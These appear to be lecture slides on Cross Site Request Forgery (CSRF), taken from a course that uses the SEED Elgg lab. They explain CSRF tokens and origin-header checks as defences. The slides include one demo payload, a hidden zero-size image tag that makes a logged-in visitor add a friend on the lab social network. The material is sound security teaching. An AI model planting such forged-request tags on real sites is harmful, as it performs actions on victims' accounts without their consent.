


Figure 3: Illustration of Cross Site Request Forgery (CSRF).
Ref.: https://www.incapsula.com/web-application-security

Cross Site Request Forgery (CSRF)

In the demo example in the class, we created another website with the following html tag in it:

```
<img width=0 height=0 src=
"http://www.elgg.com/action/friends/add?
friend=40">
```

and enticed the user to visit it, while (hoping) they are logged in to the example social network website.

CSRF defence:

- ▷ Check HTTP headers to verify the request is same origin (although these fields can be spoofed/stripped)
- ▷ ALSO check **CSRF token**

Cross Site Request Forgery (CSRF)

CSRF token: is a large random value, generated by a cryptographically secure random number generator, that is unique per each user session, designed to prevent CSRF attacks.

- Specifically, any state changing operation requires a this CSRF token: the CSRF token is added as a hidden field for forms (or within the URL if the state changing operation occurs via a GET)
- The server rejects the requested action if the CSRF token fails validation: the server compares the provided CSRF token with what it has saved for that session to see if they match.

References

- The *Open Web Application Security Projec: OWASP*, https://www.owasp.org/index.php/Main_Page
- University of Syracuse, Cross-Site Scripting Attack Lab (Elgg) SEED Lab: A Hands-on Lab for Security Education http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Web/Web_XSS_Elgg/
- https://www.incapsula.com/web-application-security/

Questions?